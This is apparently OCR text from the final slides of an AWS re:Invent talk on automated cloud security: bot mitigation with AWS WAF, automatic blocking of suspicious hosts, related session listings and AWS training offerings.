
Subsequent requests



Customer example: The Pokémon Company

Created bot mitigation strategy
using AWS WAF

Bot Strategy #2: IP blacklisting with TTL



https://youtu.be/zyP-pfij86s

Automate security


Implement automatic:

- Detection
- Controls
- Alerts

Example using:

- Amazon GuardDuty
- AWS Lambda
- AWS WAF
- Amazon DynamoDB


Automatically block suspicious hosts



Relevant sessions

- SEC220-S – Avoiding cloud security anti-patterns the right way
- SEC313-S – Beyond the scripts: Governance automation master class
- SEC332-R1 – Bot mitigation at the edge
- SEC333-R – Protect distributed web apps: AWS WAF & AWS Firewall Manager
- SEC344-R – Scaling security group management with AWS Firewall Manager
- SEC346-R1 – Automating remediation of noncompliant configurations

Defense-in-depth review



- Building on a secure platform
- Building security IN your application
- Building security AROUND your application

Learn security with AWS Training and Certification

Resources created by the experts at AWS to help you build and validate cloud security skills

30+ free digital courses cover topics related to cloud security, including Introduction to Amazon GuardDuty and Deep Dive on Container Security

Classroom offerings, like AWS Security Engineering on AWS, feature AWS expert instructors and hands-on activities

Validate expertise with the **AWS Certified Security - Specialty** exam

Visit aws.amazon.com/training/paths-specialty/

aws training and certification

Thank you!

AWS re:Invent

aws

Please complete the session survey in the mobile app.